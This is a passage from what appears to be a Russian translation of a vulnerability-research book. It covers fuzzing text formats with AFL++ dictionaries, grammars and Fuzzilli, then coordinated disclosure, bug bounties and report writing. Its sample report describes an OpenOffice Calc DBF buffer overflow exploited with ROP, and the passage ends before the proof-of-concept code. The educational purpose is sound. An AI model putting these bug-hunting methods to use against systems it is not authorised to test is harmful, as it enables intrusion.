    go test -run=FuzzDecode/8e241dc44fa688fc
FAIL
exit status 1
FAIL github.com/golang/snappy 18.030s
```

Если повторить этот тестовый случай, он, вероятно, выполнится без проблем. Функция `decode` вызывает `make` для выделения в куче памяти под распакованные данные. Многократный быстрый вызов до того, как сборщик мусора освободит память, способен исчерпать ресурсы. Это также называют утечкой памяти.

Продлить сеанс без достижения предела можно, сократив параметром `parallel` число параллельных подпроцессов:

```
$ go test -fuzz=FuzzDecode -tags=noasm -parallel=2 -run=FuzzDecode
fuzz: elapsed: 0s, gathering baseline coverage: 0/126 completed
fuzz: elapsed: 3s, gathering baseline coverage: 11/126 completed
fuzz: elapsed: 6s, gathering baseline coverage: 125/126 completed
fuzz: elapsed: 9s, execs: 906 (260/sec), new interesting: 0 (total: 126)
fuzz: elapsed: 12s, execs: 924 (6/sec), new interesting: 0 (total: 126)
fuzz: elapsed: 15s, execs: 7359 (2145/sec), new interesting: 0 (total: 126)
fuzz: elapsed: 18s, execs: 31633 (8090/sec), new interesting: 0 (total: 126)
fuzz: elapsed: 21s, execs: 44801 (4390/sec), new interesting: 0 (total: 126)
fuzz: elapsed: 24s, execs: 55334 (3510/sec), new interesting: 0 (total: 126)
```

Здесь многие выполнения продвинулись дальше предыдущего сеанса, не исчерпав ресурсы. Даже после долгой работы аварий, по-видимому, нет.

Встроенный фаззинг Go удобен, но требует исходного кода и более ручной настройки, чем Jazzer. Без пользовательских критериев аварии интересные уязвимости маловероятны. Кроме того, перехватчики санитайзеров Jazzer нацелены на низкоуровневые API Java, используемые множеством программ, и пригодны для разных целей, тогда как встроенный фаззинг Go не

поддерживает перехватчики. Этот подход лучше подходит для глубокого исследования конкретной цели: например, обхода критической функции аутентификации или валидации из пакета Go либо пользовательского веб-приложения.

Синтаксические и семантические цели

При изменении входов фаззинг может казаться более подходящим для двоичных, чем для текстовых форматов. Без дополнительных инструментов интересные текстовые форматы действительно фаззить трудно, но они применяются во многих критических программах. Рассмотрим, как фаззеры создают допустимые изменения сложных текстовых форматов вроде HTML.

Возьмем следующий HTML-файл:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>From Day Zero to Zero Day</title>
</head>
<body>
    <h1>Chapter 0: Day Zero</h1>
    <p>Hello World!</p>

    <h2>What Is a Vulnerability?</h2>

    <p>Visit <a href="https://spaceraccoon.dev">My Blog</a>.</p>
</body>
</html>
```

Не зная формат HTML, наивный фаззер начнет менять отдельные байты, что даст недопустимый синтаксис либо вообще ни на что не повлияет. HTML хорошо стандартизован, а большинство анализаторов работает на уровне выше отдельных символов - например, со стандартными элементами `<head>` и `<body>`. Здесь задействованы два вида разбора: синтаксический и семантический.

Синтаксический разбор относится к структуре данных. Например, элементы HTML ограничены тегами. Стандарт HTML (`https://html.spec.whatwg.org`) требует, чтобы тег начинался со знака «меньше» (`<`), после которого токенизатор в зависимости от следующего символа переходит в одно из состояний:

• `U+0021 EXCLAMATION MARK (!)`: перейти в состояние открытия объявления разметки;
• `U+002F SOLIDUS (/)`: перейти в состояние открытия конечного тега;
• буква ASCII: создать новый токен начального тега, задать пустое имя тега и повторно обработать символ в состоянии имени тега;
• `U+003F QUESTION MARK (?)`: это ошибка разбора `unexpected-question-mark-instead-of-tag-name`; создать токен комментария с пустыми данными и повторно обработать символ в состоянии ошибочного комментария;
• конец файла: это ошибка разбора `eof-before-tag-name`; выдать токен символа `U+003C LESS-THAN SIGN` и токен конца файла;
• любой другой символ: это ошибка разбора `invalid-first-character-of-tag-name`; выдать токен символа `U+003C LESS-THAN SIGN` и повторно обработать символ в состоянии данных.

Токены и конечные автоматы часто применяются для описания синтаксиса; подобную документацию регулярно можно встретить в RFC и стандартах форматов.

Семантический разбор относится к смыслу данных. Например, стандарт HTML сообщает:

> Элементы, атрибуты и значения атрибутов в HTML определены этой спецификацией как имеющие определенный смысл (семантику). Например, элемент `ol` представляет упорядоченный список, а атрибут `lang` - язык содержимого.

Понимая и синтаксис, и семантику формата, фаззер может обращаться к более интересной логике разбора, а не бессистемно перебирать байты. Фаззинг с учетом покрытия и подходящий корпус входов все равно дают мощные результаты, но выполняют много лишней работы.

Представьте абсолютно темный лабиринт только с поворотами под прямым углом. Зная это заранее, вы не стали бы ощупывать пространство во всех направлениях, а шли прямо до стены и поворачивали влево или вправо. Без понимания основной структуры лабиринта пришлось бы часами перебирать ненужные углы и повороты, пока не проявится закономерность. Аналогично, чем сложнее текстовый формат, тем больше знание его структуры помогает фаззеру на ранней стадии.

Словари

Рассматривая синтаксис и семантику, легко углубиться в академические исследования: контекстно-свободные грамматики, синтаксические деревья и другие понятия. Изучать теорию полезно, но многие инструменты уже воплотили эти исследования в готовых возможностях. AFL и AFL++ поддерживают словари - списки распространенных токенов формата. Со словарем фаззер вместо изменения отдельных байтов распознает токены в начальном входе и соответствующим образом изменяет либо вставляет их.

Например, HTML-словарь `dictionaries/html_tags.dict` из исходного кода AFL++ содержит такие токены:

```
#
# Словарь AFL для анализаторов HTML (только теги)
# ----------------------------------------------
#
# Базовая коллекция тегов HTML, вероятно значимых для анализаторов HTML. Атрибуты
# и значения атрибутов НЕ включены.
#
# Автор: Michal Zalewski
#

tag_a="<a>"
tag_abbr="<abbr>"
tag_acronym="<acronym>"
tag_address="<address>"
tag_annotation_xml="<annotation-xml>"
tag_applet="<applet>"
tag_area="<area>"
```

Разные способы применения словарей AFL++ можно проверить на w3m - текстовом веб-браузере, разбирающем HTML. Сначала загрузите и соберите w3m с инструментированием:

```
$ sudo apt-get install -y libgc-dev libglib2.0-dev
$ git clone https://github.com/tats/w3m
$ cd w3m
$ CC=afl-clang-fast CXX=afl-clang-fast++ ./configure
$ make w3m
```

Для входного корпуса используйте HTML-файлы из каталога `test`. Словарь можно применить несколькими способами:

• **Вручную.** Использовать подготовленный вручную словарь тегов HTML из AFL++.
• **Автоматически.** Применить функцию AFL++ `autodictionary`, создающую словарь на основе сравнений строк при компиляции. Для инструментирования `afl-clang-lto` она включена по

умолчанию.
• **Без словаря.** Положиться только на фаззинг с учетом покрытия.

Проверить эти варианты можно следующими командами:

```
$ mkdir fuzz-in
$ cp tests/*.html fuzz-in/
$ afl-fuzz -i fuzz-in -o fuzz-out-dict -x /home/kali/Desktop/AFLplusplus/ \
  dictionaries/html_tags.dict -- ./w3m @@ ①
$ make clean
$ AFL_LLVM_DICT2FILE=/home/kali/Desktop/auto.dict make w3m
$ afl-fuzz -i fuzz-in -o fuzz-out-autodict -x /home/kali/Desktop/auto.dict \
  -- ./w3m @@ ②
$ afl-fuzz -i fuzz-in -o fuzz-out -- ./w3m @@ ③
```

Первый, ручной, вариант использует встроенный словарь тегов HTML из AFL++. Второй, автоматический, вариант записывает в словарь все значения сравнений строк, после чего файл можно передать AFL++. Третий вариант запускает фаззинг вообще без словарей.

Документация AFL++ утверждает, что `autodictionary` статистически повышает покрытие на 5-10 процентов, но настоящий эффект сильно зависит от цели и словаря. Например, в только что созданном автоматическом словаре многие токены не особенно связаны с HTML:

```
$ head -n 20 /home/kali/Desktop/auto.dict
"\xfd\xff\xff\x03"
"\xfe\xff\xff\x03"
"content-type"
"user-agent"
"Download List Panel"
"\xfd\xff\xff\x03"
"\xfc\xff\xff\x03"
"\xfd\xff\xff\x03"
"\xfc\xff\xff\x03"
"\xfd\xff\xff\x03"
"\xfc\xff\xff\x03"
"\xfd\xff\xff\x03"
"\xfc\xff\xff\x03"
"!CURRENT_URL!"
"map"
"none"
"\x00\x00\x00\x10"
"\x00\x00\x00\x10"
"\x00\x00\x00\x10"
"\x00\x00\x00\x10"
```

Кроме `content-type` и `user-agent`, большинство строк не имеет очевидного отношения к HTML.

Полезность словаря можно оценить по изменениям покрытия. Инструмент AFL++ `afl-plot` строит по данным выходного каталога графики покрытия во времени. Они также помогают решить, когда остановить фаззинг. Например, график сеанса с ручным словарем создается так:

```
$ afl-plot ~/Desktop/w3m/fuzz-out-dict/default ~/Desktop/fuzz-out-dict-graph
```

Сравним развитие покрытия для всех трех вариантов. На рисунке 9-1 показан сеанс без словаря.



Рисунок 9-1. Покрытие ребер во времени без словаря

Вначале покрытие почти не меняется и резко растет лишь около отметки 600 секунд. Второй резкий подъем происходит примерно на 1300-й секунде. Начальное отсутствие прогресса показывает трудности работы без словаря: даже фаззеру с учетом покрытия может потребоваться много итераций, чтобы создать допустимый вход. Возвращаясь к аналогии с темным лабиринтом, прежде чем заметить закономерность, обычно приходится долго блуждать в темноте. Зато после этого продвижение ускоряется.

Теперь сравним график сеанса с автоматически созданным словарем на рисунке 9-2.



Рисунок 9-2. Покрытие ребер во времени с автоматически созданным словарем

На этот раз покрытие начинается со значительно более высокого уровня. Но после начального роста оно надолго застывает, а похожий скачок появляется примерно на 1500-й секунде. Автоматический словарь явно помог вначале, но затем сеанс, похоже, застрял в локальном максимуме.

В аналогии с лабиринтом это похоже на набор подсказок о его структуре, половина которых ложна, как неверные записи автоматического словаря. Вначале подсказки помогают, но затем ошибочные сведения водят по кругу, пока методом проб и ошибок не выяснится, какие из них неверны. После этого движение снова ускоряется. Поэтому плохо составленный словарь иногда мешает сильнее, чем отсутствие словаря.

Наконец, сравним предыдущие графики с сеансом, использующим подготовленный вручную словарь, на рисунке 9-3.



Рисунок 9-3. Покрытие ребер во времени с ручным словарем

Здесь покрытие не только начинается с высокого уровня, но и быстро растет, преодолевая 1300 ребер примерно на 600-й секунде - гораздо раньше двух предыдущих вариантов. Хорошо составленный словарь дает фаззеру лучший общий результат. Однако в конце все три сеанса достигают схожего покрытия, сходясь на общих наборах изменений и входов с наибольшим покрытием.

Итак, словари ускоряют ранний этап фаззинга, но их долговременная польза зависит от сложности входов и цели. Без словаря гораздо дольше придется создавать допустимые входы для форматов, требующих множества конкретных токенов в определенном порядке.

Грамматики

Словари токенов помогают с базовым синтаксисом, но недостаточны для изменения сложных входов вроде языков программирования. Здесь важны не только значения токенов, но и порядок. Например, литерал объекта JavaScript должен начинаться открывающей фигурной скобкой, содержать пары ключей и значений через запятую и завершаться закрывающей скобкой. Описать это можно грамматикой.

AFL++ включает проект Grammar Mutator (`https://github.com/AFLplusplus/Grammar-Mutator`), позволяющий создавать собственные мутаторы на основе грамматик. Грамматика состоит из пар ключей и значений: ключ представляет ее токен, а значение - сочетание строк и ссылок на другие токены. Например, объект JavaScript и его член описываются так:

```
"<OBJECT>": [
    [ "<IDENTIFIER>" ],
    [ "{", "<OBJMEMBER>", "}" ],
    [ "{}" ]
],
"<OBJMEMBER>": [
    [ "<VAR>", ": ", "<LITERAL>", ", ", "<OBJMEMBER>" ],
    [ "<VAR>", ": ", "<LITERAL>" ]
]
```

Изучив готовые файлы грамматик, вы увидите, что рекурсивность позволяет кратко выражать сложный синтаксис. Рассмотрим документ JSON:

```
{
  "foo": { ①
    "bar": {
      "baz": [ "qux", [], 4 ] ②
    },
    "xyzzy": [ 1, 2, 3 ]
  }
}
```

Как проверить допустимость такой строки JSON? Гибкость формата осложняет работу простого итеративного анализатора, проверяющего каждую пару ключа и значения верхнего уровня. Объект может содержать вложенные объекты и массивы . Посмотрим, как это выражено в грамматике Grammar Mutator для JSON:

```
{
    "<start>": [["<json>"]],
    "<json>": [["<element>"]],
    "<element>": [["<value>"]], ①
    "<value>": [["<object>"], ["<array>"], ["<string>"], ["<number>"],
                ["true"], ["false"],
                ["null"]], ②
    "<object>": [["{}"], ["{", "<members>", "}"]], ③
    "<members>": [["<member>", "<symbol-2>"]],
    "<member>": [["<string>", ":", "<element>"]], ④
    "<array>": [["[]"], ["[", "<elements>", "]"]],
    "<elements>": [["<element>", "<symbol-1-1>"]],
    "<string>": [["\"", "<characters>", "\""]],
    --пропущено--
}
```

Токен `json` определяется как содержащий `element`, эквивалентный токену `value` . В свою очередь, `value` может быть объектом, массивом, строкой, числом или одной из трех других строк, допустимых как значения JSON . Токен объекта определяется либо пустой парой фигурных скобок, либо заключенным в скобки токеном `members` . Продолжая цепочку, мы увидим, что член определяется как строковый токен ключа, двоеточие и токен `element` значения, чем создается рекурсия . Всего несколько строк декларативно описывают огромный диапазон возможных значений JSON.

Помимо JSON, Grammar Mutator поставляется с готовыми грамматиками HTTP, JavaScript и Ruby. Это неудивительно: многие форматы уже определили грамматики в RFC и стандартах. Например, RFC JSON по адресу `https://datatracker.ietf.org/doc/html/rfc8259` сообщает:

> Структура объекта представлена парой фигурных скобок, окружающих ноль или несколько пар имени и значения (членов). Имя является строкой. После каждого имени следует одно двоеточие, отделяющее имя от значения. Одна запятая отделяет значение от следующего имени. Имена внутри объекта ДОЛЖНЫ быть уникальными.

```
object = begin-object [ member *( value-separator member ) ] end-object
member = string name-separator value
```

Строки синтаксиса выражают похожую структуру объекта рекурсивной записью. Прочитав документацию формата и преобразовав ее в грамматику для Grammar Mutator или другого инструмента, можно быстро применить фаззинг на основе грамматики и эффективно создавать допустимые входы.

Согласно документации Grammar Mutator, пользовательский мутатор для AFL++ нужно собрать и назначить вместо стандартного переменными среды:

```
$ make GRAMMAR_FILE=grammars/ruby.json
$ export AFL_CUSTOM_MUTATOR_LIBRARY=./libgrammarmutator-ruby.so
$ export AFL_CUSTOM_MUTATOR_ONLY=1
$ afl-fuzz -m 128 -i seeds -o out -- /path/to/target @@
```

Так фаззинг AFL++ легко дополнить более полезными изменениями. Однако составить правильную грамматику сложного языка программирования бывает трудно. Для этого нужно перейти на следующий уровень представления кода.

Промежуточные представления

Из части I вы помните, что код можно представить с разной степенью абстракции, например абстрактным синтаксическим деревом (AST). Некоторые фаззеры вместо грамматики строят и изменяют AST, а затем преобразуют его во вход фаззера. Изменения выполняются на более высоком уровне и сильнее влияют на семантику, чем отдельные байты.

Современное развитие этого подхода - Fuzzilli, фаззер интерпретаторов динамических языков с учетом покрытия. Вместо AST или заданной грамматики Fuzzilli применяет промежуточный язык FuzzIL. Он оптимизирован для фаззинговых изменений и позволяет быстро создавать интересные входы, которые теоретически можно поднять до других языков программирования, хотя на практике целью служит только JavaScript. Подробный обзор возможностей Fuzzilli приведен по адресу `https://github.com/googleprojectzero/fuzzilli/blob/main/Docs/HowFuzzilliWorks.md`.

Fuzzilli требует, чтобы целевой движок JavaScript работал в особом цикле «чтение - вычисление - печать - сброс», поэтому к движку приходится применять пользовательские исправления. Рабочий процесс сложнее, чем в AFL++, но результаты говорят сами за себя: в коллекции трофеев Fuzzilli есть уязвимости JavaScriptCore из Safari, SpiderMonkey из Firefox и движка Chromium V8. Испытать Fuzzilli можно на целях, уже интегрированных другими участниками, например на движке JavaScript Hermes от Meta.

Подход Fuzzilli показывает ценность пользовательских мутаторов для сложных форматов вроде языков программирования. Готовые универсальные инструменты применимы не всегда, но их можно дополнить собственной настройкой. Вероятно, это даст лучшие результаты, поскольку другим исследователям вряд ли удалось фаззить цель точно таким же способом.

Итоги

Фаззинг - один из самых мощных способов обнаружения уязвимостей в цели. Расширяя набор его возможностей, можно применять фаззинг не только к двоичным файлам с открытым исходным кодом, но и к гораздо более широкому кругу целей.

Современные инструменты позволяют пользоваться фаззингом с учетом покрытия без инструментирования во время компиляции. В этой главе вы фаззили двоичные файлы, доступные только как черный ящик, и программы с управляемой памятью. Кроме того, вы писали пользовательские санитайзеры для обнаружения уязвимостей, характерных для конкретной цели, и сравнивали способы работы со сложным синтаксисом и семантикой текстовых форматов.

Может возникнуть желание вернуться к надежным и проверенным способам: проверке кода, обратной разработке или даже динамическому тестированию черного ящика, то есть «ручному фаззингу». Однако вложения в устойчивый конвейер фаззинга окупятся со временем.

Необычные методы дают необычные результаты. Смело фаззя то, что никто прежде не фаззил, вы обнаружите новые уязвимости в неожиданных местах. Исследователи часто переоценивают глубину настоящего тестирования критической цели. Сложность современных программ и огромная сеть унаследованного кода под ними означают, что бесчисленные уязвимости все еще ждут обнаружения. Нужны лишь набор изученных за последние главы инструментов и приемов, настойчивость и немного изобретательности. Вперед, взламывать планету!

Глава 10. После нулевого дня

> Помните... как я объяснял вам смысл слова «революция»? Поворот, завершение цикла.
>
> - Грэм Свифт, «Земля воды»

Теперь, когда вы научились эффективно исследовать уязвимости, что дальше? Иногда трудно увидеть ценность исследовательского процесса за пределами наступательных задач. Однако исследования уязвимостей ушли далеко от времен, когда нулевые дни публиковали в списках рассылки ради авторитета среди хакеров.

Сегодня инструменты и приемы продолжают развиваться и распространяться в сообществе через записи в блогах, доклады на конференциях и частный обмен. Рынок нулевых дней значительно вырос: и законные, и незаконные участники платят большие деньги за новые эксплойты. Тем временем защитники разыскивают нулевые дни, уже применяемые в настоящих атаках, чтобы сократить срок их полезности для злоумышленников. Некоторые команды, например Google Project Zero, стараются первыми обнаруживать нулевые дни в популярных программах, чтобы исправить их раньше злоумышленников.

Важно передать результаты исследования в правильные руки - независимо от того, работаете вы самостоятельно или внутри организации. В заключительной главе рассматривается согласованное раскрытие уязвимостей, позволяющее сообщать о нулевых днях и исправлять их. Мы также изучим способы включить исследования уязвимостей в программу кибербезопасности: от интеграции автоматических инструментов в жизненный цикл разработки программ до оценки безопасности продуктов.

Согласованное раскрытие уязвимостей

Раскрытие - первый шаг к исправлению уязвимости, поэтому нужно правильно выстроить процесс и общение. В этом разделе описывается согласованное раскрытие уязвимостей (coordinated vulnerability disclosure, CVD), от составления отчета до запроса CVE.

Первую программу вознаграждений за ошибки запустила Netscape еще в 1995 году для браузера Netscape Navigator. Но вплоть до 2000-х годов сообщение об уязвимостях оставалось для исследователей опасным делом, а в некоторых юрисдикциях остается таким и сегодня. Исследования уязвимостей по-прежнему понимают плохо и часто воспринимают с подозрением, даже когда результаты передают непосредственно поставщикам. Иногда против исследователей возбуждали уголовные дела.

Препятствия, мешавшие сообщать об уязвимостях ответственным лицам, дали обратный эффект и загнали исследования в подполье. Они также подпитали непрозрачный рынок нулевых дней, где уязвимости продавались злоумышленникам для сомнительных целей. Поэтому в 2010-х годах вновь распространились законные программы вознаграждений, оплачивающие сообщения исследователей, и программы раскрытия уязвимостей, позволяющие безопасно сообщать о находках без финансового вознаграждения.

Сегодня CVD, также известное как ответственное раскрытие, несколько улучшило правовое положение исследователей. Эта модель определяет процесс, в котором исследователь сообщает об уязвимости ответственным сторонам, например поставщику затронутого продукта. Поставщику дают время исправить или смягчить проблему до публичного раскрытия.

В некоторых странах разработаны национальные правила CVD. Например, Агентство Европейского союза по кибербезопасности (`https://www.enisa.europa.eu`) определяет их так:

> Национальные системы правил и соглашений, призванные обеспечить следующее:
>
> - исследователи связываются с надлежащими сторонами для раскрытия уязвимости;
> - поставщики могут своевременно разработать исправление;
> - исследователи получают признание за свою работу и защищены от судебного преследования.

Кроме того, многие компании и государственные учреждения публикуют политики раскрытия уязвимостей с правилами и границами, в которых исследователи могут находить проблемы в их продуктах и системах и сообщать о них. Эту практику продвигают национальные органы кибербезопасности, например Агентство кибербезопасности и безопасности инфраструктуры США (CISA), которое в 2020 году выпустило директиву о разработке и публикации такой политики федеральными министерствами и учреждениями.

Однако не все компании и юрисдикции приняли этот повышающий безопасность подход. В ответ на неудобное раскрытие по-прежнему поступают юридические угрозы, а исследователь рискует оказаться в опасном правовом положении, если работа вышла за нечетко очерченные границы. До начала исследования изучите опубликованные владельцами целей политики раскрытия и убедитесь, что понимаете действующие в вашей юрисдикции законы и нормы.

Иногда для привлечения внимания к уязвимости исследователи прибегают к полному раскрытию. Причиной может стать игнорирование или отказ владельца от согласованного раскрытия, если исследователь считает риск неустраненной проблемы достаточно высоким, чтобы предупредить общественность. Это означает разрушение процесса CVD, которого должны стараться избежать все стороны.

Финансовые стимулы также способны осложнить раскрытие. За нулевые дни платят несколько групп:

• **Третьи стороны.** Государства, частные организации и даже киберпреступники, приобретающие нулевые дни для собственного применения.
• **Брокеры.** Организации, перепродающие уязвимости своим клиентам, которыми могут быть третьи стороны.
• **Посредники.** Организации, выступающие от имени поставщиков, например платформы вознаграждений, и занимающиеся проверкой отчетов и выплатами исследователям.
• **Поставщики.** Владельцы или разработчики затронутых программ, оплачивающие отчеты, чтобы исправлять уязвимости.

В большинстве случаев принятие денег или иной награды превращает раскрытие в коммерческую сделку и часто сопровождается условиями, запрещающими публичное раскрытие, как будет показано далее. Кроме того, продавать нулевые дни третьим сторонам или брокерам неэтично и, вероятно, незаконно: уязвимости могут использоваться со злым умыслом. Тщательно подумайте, что произойдет, если ваш нулевой день попадет не в те руки и будет применен для шпионажа или кибератак.

Действуйте с открытыми глазами. Electronic Frontier Foundation (EFF) публикует краткие ответы на вопросы о сообщении об уязвимостях, где описаны правовые риски и советы по безопасному раскрытию.

Охота за вознаграждениями

Одна из разновидностей ответственного раскрытия - программы компаний и организаций, финансово вознаграждающие исследователей за обнаружение уязвимостей в продуктах или системах и сообщения о них. Одна из причин таких программ - смещение экономического баланса от продажи уязвимостей брокерам нулевых дней на черном рынке. Законная и справедливая компенсация исследования помогает компаниям первыми узнавать об уязвимостях своих продуктов.

Существуют и программы, не привязанные к конкретному поставщику, например Zero Day Initiative (ZDI) компании Trend Micro. Вместо отправки отчета непосредственно затронутой компании его сначала можно передать ZDI, которая оценит уязвимость и организует раскрытие компании, а также выплатит денежное вознаграждение. При выборе такой программы внимательно изучите условия, включая порядок использования отчета третьей стороной. Если посредник раскрывает или продает уязвимость кому-либо, кроме затронутого поставщика, возникают серьезные этические и правовые проблемы.

Неудивительно, что программы вознаграждений приобрели широкую популярность среди исследователей, позволив им получать достойную компенсацию, а иногда и зарабатывать исследованиями на жизнь. Обратная сторона - некоторые компании завалены отчетами, авторы которых выпрашивают вознаграждение, даже если компания вообще не проводит такую программу. Не поступайте так: требование награды за уязвимость при отсутствии заранее объявленной программы или политики раскрытия неэтично и может считаться вымогательством.

Следует также учитывать, что программа может запретить публикацию находки без согласия владельца. Например, условия Microsoft Bug Bounty Program гласят:

> Мы требуем, чтобы материалы, поданные на вознаграждение, оставались конфиденциальными и не раскрывались третьим сторонам, в рецензируемых статьях или докладах на конференциях. После исправления уязвимости вы можете публиковать общее описание исследования и необратимые демонстрации... НАРУШЕНИЕ ЭТОГО РАЗДЕЛА МОЖЕТ ПОТРЕБОВАТЬ ВОЗВРАТА ЛЮБОГО ВЫПЛАЧЕННОГО ЗА УЯЗВИМОСТЬ ВОЗНАГРАЖДЕНИЯ И ЛИШИТЬ ВАС ПРАВА УЧАСТВОВАТЬ В ПРОГРАММЕ В БУДУЩЕМ.

Программа Microsoft допускает некоторое публичное раскрытие, то есть общее описание, сразу после исправления, но подробную информацию разрешено выпускать лишь спустя 30 дней. До исправления все сведения должны оставаться строго конфиденциальными. Как показывает выделенное предупреждение, нарушение правила может привести к полному исключению из программы.

Совет кажется очевидным, однако многие охотники за вознаграждениями сталкиваются с проблемами именно потому, что не прочитали условия программы. Плата за раскрытие еще сильнее запутывает вопрос о том, кому принадлежит право опубликовать сведения об уязвимости.

Если вы хотите сохранить право публично обсуждать обнаружение, зачастую лучше просто сообщить о нем ответственной компании или организации через согласованное раскрытие. Если условия программы прямо не разрешают публичную публикацию, безопаснее считать, что она запрещена.

Составление отчетов об уязвимостях

Ускорить раскрытие помогает ясный и полезный отчет. Разработчики и поставщики могут не привыкнуть к таким сообщениям или быть перегружены множеством низкокачественных отчетов. Ваш текст должен легко читаться и сразу давать представление о серьезности и характере

уязвимости.

Разберем основные разделы отчета: краткое описание, шаги воспроизведения, первопричину и рекомендации. Пример основан на отчете, отправленном автором команде безопасности Apache OpenOffice по поводу CVE-2021-33035 - уязвимости выполнения кода в Apache OpenOffice Calc.

Краткое описание

Краткое описание в одном-двух предложениях суммирует уязвимость, вероятные причины и влияние. Укажите затронутые версии цели и свои контактные данные:

```
---
Название: Удаленное выполнение кода в Apache OpenOffice Calc через переполнение буфера ①
Автор:    Eugene Lim
Дата:     4 мая 2021 года
Email:    [скрыто] ②
---

# Удаленное выполнение кода в Apache OpenOffice Calc через переполнение буфера

## Краткое описание

Apache OpenOffice Calc Milestone AOO4110m2 (Build ID 9807) уязвим для удаленного
выполнения кода через специально созданный файл DBF, вызывающий переполнение буфера. ③
Злоумышленник может перезаписать адрес возврата и выполнить произвольный код с помощью
возвратно-ориентированного программирования в обход ASLR/DEP.
```

Заголовок должен сразу сообщать читателю, какая программа затронута, каким образом и почему □. Если бы отчет составлялся сегодня, вместо «удаленного выполнения кода» стоило бы выбрать более точное и общее «выполнение произвольного кода»: первый термин обычно связывают с сетевыми протоколами, а не с локальным вектором через файл. В любом случае важно показать настоящее влияние. Не каждое переполнение буфера можно эксплуатировать; последствием может оказаться лишь авария программы.

Можно применить стандарт оценки уязвимостей вроде CVSS, представленный в главе 0. Он назначает оценку серьезности по вектору атаки, сложности, необходимым привилегиям и влиянию на конфиденциальность, целостность и доступность. CVSS не всегда передает нюансы, но помогает некоторым организациям быстро сортировать исправления по приоритету. Для разных версий стандарта существуют удобные калькуляторы, например `https://www.first.org/cvss/calculator/4-0`.

Контактные сведения включены в описание □, поскольку отчеты не всегда отправляются по электронной почте. Даже письмо может оказаться в системе заявок, где без этих данных будет трудно установить автора и запросить пояснения.

Наконец, дайте короткое описание с затронутой версией и дополнительными подробностями □. Достаточно двух-трех предложений с главным выводом в начале: что произошло, почему и чем это важно.

Шаги воспроизведения

Далее приведите подробные инструкции по воспроизведению. При необходимости приложите сценарий или файл для подтверждения концепции (proof of concept, PoC). Если шаги особенно сложны, добавьте снимки экрана или видеозапись. В исходном отчете было написано:

```
## Подтверждение концепции

Следующий код Python создаст полезную нагрузку DBF, которая вызывает уязвимость
```

```
и запускает `calc`. Проверено в 32-разрядной Windows 10 Pro 20H2, сборка
19042.928 (не в 64-разрядной версии). ①

Из-за нехватки места я не строил цепочку ROP для `GetProcAddress`, а жестко задал
смещение `WinExec` в `Kernel32.dll`; в других версиях адрес может потребоваться
изменить. Цепочка ROP использует гаджеты из `libxml2.dll`, поскольку для OpenOffice
